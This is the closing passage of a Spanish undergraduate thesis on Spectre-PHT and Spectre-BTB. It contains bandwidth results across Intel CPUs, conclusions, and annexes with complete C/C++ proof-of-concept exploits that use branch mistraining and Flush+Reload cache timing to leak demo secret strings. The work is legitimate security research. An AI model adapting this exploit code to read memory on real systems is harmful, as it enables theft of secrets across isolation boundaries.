En el caso de Spectre-PHT se logró alcanzar un máximo de 15 KB/s, superando en 5 KB/s el ancho de banda presentado en el artículo original [11]. Con Spectre-BTB el mejor resultado obtenido fue 10 KB/s, comparando los promedios se concluye que Spectre-PHT tiene el doble de capacidad que este.

Si se analiza la fiabilidad de las pruebas de concepto, en el caso de Spectre-PHT los resultados siempre son muy precisos ($< 0,01\%$ porcentaje de error) independientemente del ruido que haya en el sistema, mientras que en Spectre-BTB la fiabilidad es directamente proporcional al nivel de ruido. Cuando se somete el sistema a pruebas de carga y stress se obtiene una fiabilidad igual a la de Spectre-PHT, salvo que el ancho de banda se ve afectado debido a que los tiempos de ejecución son más lentos (las operaciones son más costosas, por ej. aumento de los fallos de caché).

A continuación, se muestra una tabla donde se recogen los resultados observados en distintos microprocesadores.

Microprocesador	Ancho de banda	
	Spectre PHT	Spectre BTB
i7 8550U	2,93±0,001014 KB/s	1,53±0,000536 KB/s
i7 8700K	3,03±0,001122 KB/s	1,48±0,000143 KB/s
Xeon Silver 4110	5,51±0,000993 KB/s	0,58±0,000321 KB/s

Tabla 1: comparativa de las pruebas de concepto en distintos microprocesadores.

La Figura 29 muestra estos datos gráficamente. Según nuestros conocimientos de la literatura previa existente, los resultados obtenidos son muy representativos.




Figura 29: ancho de banda Spectre + Heurística en distintos microprocesadores.

6. Conclusiones

Los objetivos planteados para este Trabajo Fin de Grado se han cumplido. Se ha estudiado el estado del arte de la seguridad micro arquitectural, dotando de especial interés las vulnerabilidades transitorias basadas en ejecuciones especulativas. Se han logrado entender todos los detalles necesarios para llevar a cabo pruebas de concepto, capaces de explotar las variantes 1 y 2 de Spectre de manera estable. Finalmente se discutieron los resultados obtenidos tras realizar la experimentación sujeta al análisis del rendimiento de estas.

Analizar el rendimiento de las variantes PHT y BTB, me ha permitido obtener una visión más profunda sobre las implicaciones directas de un mal diseño de la microarquitectura sobre la seguridad. Muchas veces se intenta maximizar productividad, aunque el precio es alto, y en este caso se cobra con la seguridad de los usuarios finales.

La obscuridad como barrera de seguridad es una percepción errónea que se debe eliminar, a pesar de que la raíz de esta problemática sean los intereses económicos subyacentes. Compartir los detalles de diseño con la comunidad no supone una ventaja para la competencia, al revés, sirve para que los profesionales del sector evalúen la seguridad y contribuyan a una mejora social.

Definitivamente esta nueva área servirá como sujeto de investigación durante los próximos años, dando mucho de qué hablar a la comunidad de investigadores.

Se plantean como nuevas líneas de investigación optimizar el proceso de exfiltración, maximizando la capacidad de transmisión de la caché, analizar todas las etapas del pipeline de los microprocesadores modernos, realizar ingeniería inversa al microcódigo, etc.

Anexos

Anexo A: calibración (calib.c)

```
#include <stdio.h>
#include <stdlib.h>
#include <stdint.h>
#include <x86intrin.h>

#define N 1000

uint32_t cache_miss(void* ptr) {
    uint32_t junk;
    register uint64_t t1, t2;

    _mm_clflush(ptr);

    t1 = __rdtscp(&junk);
    junk = *(uint64_t*)ptr;
    t2 = __rdtscp(&junk);

    return (uint32_t) (t2 - t1);
}

uint32_t cache_hit(void* ptr) {
    uint32_t junk;
    register uint64_t t1, t2;

    t1 = __rdtscp(&junk);
    junk = *(uint64_t*)ptr;
    t2 = __rdtscp(&junk);

    return (uint32_t) (t2 - t1);
}

int main(int argc, char* argv[argc+1]) {
    uint32_t hit_average;
    uint32_t miss_average;

    uint64_t dummy;

    dummy = 0xdeadbeefdeadbeef;

    (void*) &dummy;

    for (size_t i=0; i < N; ++i)
        hit_average = (cache_hit(&dummy) + hit_average * i) / (i+1);
```

```
for (size_t i=0; i < N; ++i)
    miss_average = (cache_miss(&dummy) + miss_average * i) / (i+1);

printf("hit average: %d\n", hit_average);
printf("miss average: %d\n", miss_average);

uint32_t threshold = (hit_average * 2 + miss_average) / 3;
printf("cache hit threshold: %d\n", threshold);

return EXIT_SUCCESS;
}
```

Listado 34: código fuente calibración.

Anexo B: Spectre PHT (spectre_variant1.c)

```
#include <stdio.h>
#include <stdlib.h>
#include <stdint.h>
#include <x86intrin.h>
#include <ctype.h>

#define N 1000

#define FREQUENCY 6
#define TRAINING 30

#define CACHE_LINES 256
#define CACHE_SLICES 512

#define SECRET_SIZE 45

#define CACHE_THRESHOLD 80

uint8_t trainer[] = { 1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15, 16 };
size_t trainer_sz = sizeof(trainer);

uint8_t detector[CACHE_LINES * CACHE_SLICES];

size_t cache_hits[CACHE_LINES];

char const* const secret = "A secret between three is everybodys secret.";

void delay(void) {
    for (volatile size_t i=0; i < 100; ++i);
}

void victim(size_t idx) {
    uint8_t temp;
    if (idx < trainer_sz)
        temp &= detector[trainer[idx] * CACHE_SLICES];
}

void train(size_t malicious_idx, size_t training_idx) {
    size_t idx;
    for (size_t i=0; i < TRAINING; ++i) {
        _mm_clflush(&trainer_sz);

        delay();

        idx = ((i % FREQUENCY) - 1) & ~0xFFFF;
        idx = (idx | (idx >> 16));
        idx = training_idx ^ (idx & (malicious_idx ^ training_idx));

        victim(idx);
    }
}
```

```

    }
}

void readbyte(ssize_t idx, uint8_t value[static 1], ssize_t score[static 1]) {
    uint32_t junk;
    register uint64_t t1, t2;
    ssize_t j, k;
    size_t mix_i;

    for (size_t i=0; i < CACHE_LINES; ++i)
        cache_hits[i] = 0;

    for (size_t n=0; n < N; ++n) {
        for (size_t i=0; i < CACHE_LINES; ++i)
            _mm_clflush(&detector[i * CACHE_SLICES]);

        train(idx, n % trainer_sz);

        for (size_t i=0; i < CACHE_LINES; ++i) {
            mix_i = ((i * 167) + 13) & 0xFF;

            t1 = __rdtscp(&junk);
            junk = detector[mix_i * CACHE_SLICES];
            t2 = __rdtscp(&junk);

            if ((t2 - t1) <= CACHE_THRESHOLD &&
                mix_i != trainer[n % trainer_sz])
                ++cache_hits[mix_i];
        }

        j = 0, k = 1;
        if (cache_hits[j] < cache_hits[k])
            k = 0, j = 1;

        for (size_t i=2; i < CACHE_LINES; ++i)
            if (cache_hits[j] < cache_hits[i])
                k = j, j = i;
            else if (cache_hits[k] < cache_hits[i])
                k = i;

        if (cache_hits[j] >= (2 * cache_hits[k] + 5) ||
            (cache_hits[j] == 2 && cache_hits[k] == 0))
            break;
    }

    value[0] = j;
    score[0] = cache_hits[j];
}

int main(int argc, char* argv[argc+1]) {
    uint8_t value;
    ssize_t score;

```

```
for (size_t i=0; i < sizeof(detector); ++i)
    detector[i] = 0;

ssize_t idx = (size_t) (secret - (char*) trainer);

for (size_t i=0; i < SECRET_SIZE; ++i) {
    printf("%zd ", idx);
    readbyte(idx++, &value, &score);
    printf("#02x='%c'\n", value, (isascii(value) ? value : '?'));
}

return EXIT_SUCCESS;
}
```

Listado 35: código fuente PoC Spectre-PHT.

Anexo C: Spectre BTB (spectre_variant2.cc)

```
#include <stdio.h>
#include <stdlib.h>
#include <stdint.h>
#include <unistd.h>
#include <sys/mman.h>
#include <x86intrin.h>
#include <ctype.h>

#define errExit(msg)    do { perror(msg); exit(EXIT_FAILURE); \
                        } while (0);

#define N 1000

#define TRAINING 1000

#define CACHE_LINES 256
#define CACHE_SLICES 4096

#define SECRET_SIZE 49

#define CACHE_THRESHOLD 80

uint8_t* detector;

size_t cache_hits[CACHE_LINES];

class Animal {
public:
    virtual void move(int idx) {
    }
};

class Bird : public Animal {
private:
    char const* secret;
public:
    Bird() {
        secret = "Three may keep a secret, if two of them are dead.";
    }
    void move(int idx) {
        // nop
    }
};

class Fish : public Animal {
private:
    char const* data;
public:
    Fish() {
```

```

        data = "aaaabaaacaaadaaaeeaaafaaagaaahaaaiaaaajaaakaaalaaam";
    }
    void move(int idx) {
        uint32_t junk;
        junk = detector[data[idx] * CACHE_SLICES];
    }
};

void victim(Animal* animal, size_t idx) {
    animal->move(idx);
}

void delay() {
    for (volatile size_t i=0; i < 100; ++i);
}

void train(Animal* animal, size_t idx) {
    for(int j = 0; j < TRAINING; j++)
        victim(animal, idx);
}

void readbyte(size_t idx, Animal* fish, Animal* bird, uint8_t* value, ssize_t*
score) {
    uint32_t junk;
    uint64_t t1, t2;
    size_t j, k;

    for (size_t i=0; i < CACHE_LINES; ++i)
        cache_hits[i] = 0;

    for (size_t n=0; n < N; ++n) {

        train(fish, idx);

        for (size_t i=0; i < CACHE_LINES; ++i)
            _mm_clflush(&detector[i * CACHE_SLICES]);

        delay();

        victim(bird, idx);

        for(int i = 0; i < CACHE_LINES; i++) {
            t1 = __rdtscp(&junk);
            junk = detector[i * CACHE_SLICES];
            t2 = __rdtscp(&junk);

            if ((t2 - t1) < CACHE_THRESHOLD)
                ++cache_hits[i];
        }

        j = 0, k = 1;
        if (cache_hits[j] < cache_hits[k])

```



```
k = 0, j = 1;

for (size_t i=2; i < CACHE_LINES; ++i)
    if (cache_hits[j] < cache_hits[i])
        k = j, j = i;
    else if (cache_hits[k] < cache_hits[i])
        k = i;

    if (cache_hits[j] >= (2 * cache_hits[k] + 5) ||
        (cache_hits[j] == 2 && cache_hits[k] == 0))
        break;
}

value[0] = j;
score[0] = cache_hits[j];
}

int main(int argc, char* argv[]) {
    uint8_t value;
    ssize_t score;

    detector = (uint8_t*) mmap((void*)0, CACHE_LINES * CACHE_SLICES,
        PROT_READ|PROT_WRITE, MAP_ANONYMOUS|MAP_PRIVATE|MAP_POPULATE, -1, 0);

    if (detector == MAP_FAILED)
        errExit("mmap()");

    Fish* fish = new Fish();
    Bird* bird = new Bird();

    for (size_t idx=0; idx < SECRET_SIZE; ++idx) {
        readbyte(idx, fish, bird, &value, &score);
        printf("%#02x='%c'\n", value, (isascii(value) ? value : '?'));
    }
}
```

Listado 36: código fuente PoC Spectre-BTB.

Referencias

- [1] Wikichip, «Skylake Microarchitecture,» [En línea]. Available: [https://en.wikichip.org/wiki/intel/microarchitectures/skylake_\(client\)](https://en.wikichip.org/wiki/intel/microarchitectures/skylake_(client)).
- [2] K. Viswanathan, «Disclosure of Hardware Prefetcher Control on Some Intel Processors,» 2014.
- [3] C. Evans, «What is a "good" memory corruption vulnerability?,» 2015. [En línea]. Available: <https://googleprojectzero.blogspot.com/2015/06/what-is-good-memory-corruption.html>.
- [4] A. One, «Smashing the stack for fun and profit,» *Phrack*, 1996.
- [5] P. Kocher, «Timing Attacks on Implementations of Diffie-Hellman, RSA, DSS, and Other Systems,» *CRYPTO'96*, 1996.
- [6] H. Ragab, A. Milburn, K. Razavi, H. Bos y C. Giuffrida, «CROSSTALK: Speculative Data Leaks Across Cores Are Real,» 2020.
- [7] G. Irazoqui, T. Eisenbarth y B. Sunar, «S\$A: A Shared Cache Attack That Works across Cores and Defies VM Sandboxing -- and Its Application to AES,» *IEEE*, 2015.
- [8] F. Liu, Y. Yarom, Q. Ge, G. Heiser y R. B. Lee, «Last-Level Cache Side-Channel Attacks are Practical,» *IEEE*, 2015.
- [9] D. A. Osvik, A. Shamir y E. Tromer, «Cache Attacks and Countermeasures: the Case of AES,» 2005.
- [10] G. Irazoqui, M. S. Inci, T. Eisenbarth y B. Sunar, «Wait a minute! A fast, Cross-VM attack on AES,» *RAID*, 2014.

- [11] P. Kocher, J. Horn, A. Fogh, D. Genkin, D. Gruss, W. Haas, M. Hamburg, M. Lipp, S. Mangard, T. Prescher, M. Schwarz y Y. Yarom, «Spectre Attacks: Exploiting Speculative Execution,» *IEEE*, 2019.
- [12] M. Lipp, M. Schwarz, D. Gruss, T. Prescher, W. Haas, A. Fogh, J. Horn, S. Mangard, P. Kocher, D. Genkin, Y. Yarom y M. Hamburg, «Meltdown: Reading Kernel Memory from User Space,» *USENIX*, 2018.
- [13] J. Horn, «Reading privileged memory with a side-channel,» 2018.
- [14] C. Canella, M. Schwarz, M. Haubenwallner, M. Schwarzl y D. Gruss, «KASLR: Break It, Fix It, Repeat,» 2020.
- [15] I. o. A. I. P. a. Communications, «Transient Execution Attacks,» 2019. [En línea]. Available: <https://transient.fail/>.
- [16] C. Canella, J. V. Bulck, M. Schwarz, M. Lipp, B. v. Berg, P. Ortner, F. Piessens, D. Evtvushkin y D. Gruss, «A Systematic Evaluation of Transient Execution Attacks and Defenses,» *USENIX*, 2019.
- [17] D. Evtvushkin, R. Riley, N. Abu-Ghazaleh y D. Ponomarev, «BranchScope: A New Side-Channel Attack on Directional Branch Predictor,» *ASPLOS*, 2018.
- [18] V. Kiriansky y C. Waldspurger, «Speculative Buffer Overflows: Attacks and Defenses,» *arXiv*, 2018.
- [19] G. Chen, S. Chen, Y. Xiao, Y. Zhang, Z. Lin y T. H. Lai, «SgxPectre Attacks: Stealing Intel Secrets from SGX Enclaves via Speculative Execution,» *IEEE*, 2019.
- [20] G. Maisuradze y C. Rossow, «ret2spec: Speculative Execution Using Return Stack Buffers,» *ACM CCS*, 2018.
- [21] E. M. Koruyeh, K. N. Khasawneh, C. Song y N. Abu-Ghazaleh, «Spectre Returns! Speculation Attacks using the Return Stack Buffer,» *USENIX*, 2018.
- [22] J. Stecklina y T. Prescher, «LazyFP: Leaking FPU Register State using Microarchitectural Side-Channels,» *arXiv*, 2018.

- [23] S. v. Schaik, A. Milburn, S. Österlund, P. Frigo, G. Maisuradze, K. Razavi, H. Bos y C. Giuffrida, «RIDL: Rogue In-flight Data Load,» *IEEE*, 2019.
- [24] S. v. Schaik, A. Milburn, S. Österlund, P. Frigo, G. Maisuradze, K. Razavi, H. Bos y C. Giuffrida, «Addendum 1 to RIDL: Rogue In-flight Data Load,» *IEEE*, 2019.
- [25] M. Schwarz, M. Lipp, D. Moghimi, J. V. Bulck, J. Stecklina, T. Prescher y D. Gruss, «ZombieLoad: Cross-Privilege-Boundary Data Sampling,» *ACM CCS*, 2019.
- [26] C. Canella, D. Genkin, L. Giner, D. Gruss, M. Lipp, M. Minkin, D. Moghimi, F. Piessens, M. Schwarz, B. Sunar, J. V. Bulck y Y. Yarom, «Fallout: Leaking Data on Meltdown-Resistant CPUs,» *ACM CCS*, 2019.
- [27] J. V. Bulck, M. Minkin, O. Weisse, D. Genkin, B. Kasikci, F. Piessens, M. Silberstein, T. F. Wenisch, Y. Yarom y R. Strackx, «Foreshadow: Extracting the Keys to the Intel SGX Kingdom with Transient Out-of-Order Execution,» *USENIX*, 2018.
- [28] O. Weisse, J. V. Bulck, M. Minkin, D. Genkin, B. Kasikci, F. Piessens, M. Silberstein, R. Strackx, T. F. Wenisch y Y. Yarom, «Foreshadow-NG: Breaking the Virtual Memory Abstraction with Transient Out-of-Order Execution,» 2018.
- [29] J. V. Bulck, D. Moghimi, M. Schwarz, M. Lipp, M. Minkin, D. Genkin, Y. Yarom, B. Sunar, D. Gruss y F. Piessens, «LVI: Hijacking Transient Execution through Microarchitectural Load Value Injection,» 2020.
- [30] B. Falk, «CPU Introspection: Intel Load Port Snooping,» 2019.
- [31] Intel, «Deep Dive: Intel Analysis of Microarchitectural Data Sampling,» 2019.
- [32] A. Bhattacharyya, A. Sandulescu, M. Neugschwandtner, A. Sorniotti, B. Falsafi, M. Payer y A. Kurmus, «SMoTherSpectre: exploiting speculative execution through port contention,» *arXiv*, 2019.
- [33] S. v. Schaik, M. Minkin, A. Kwong, D. Genkin y Y. Yarom, «CacheOut: Leaking Data on Intel CPUs via Cache Evictions,» *arXiv*, 2020.

- [34] S. v. Schaik, A. Kwong, D. Genkin y Y. Yarom, «SGAxe: How SGX Fails in Practice,» 2020.
- [35] O. S. University, «Dynamic Branch Prediction,» [En línea]. Available: https://web.engr.oregonstate.edu/~benl/Projects/branch_pred/.
- [36] L. H. Encinas y A. M. Muñoz, «Exfiltración por canal lateral,» *CCN-CERT*.
- [37] M. Schwarz, M. Schwarzl, M. Lipp y D. Gruss, «NetSpectre: Read Arbitrary Memory over Network,» 2018.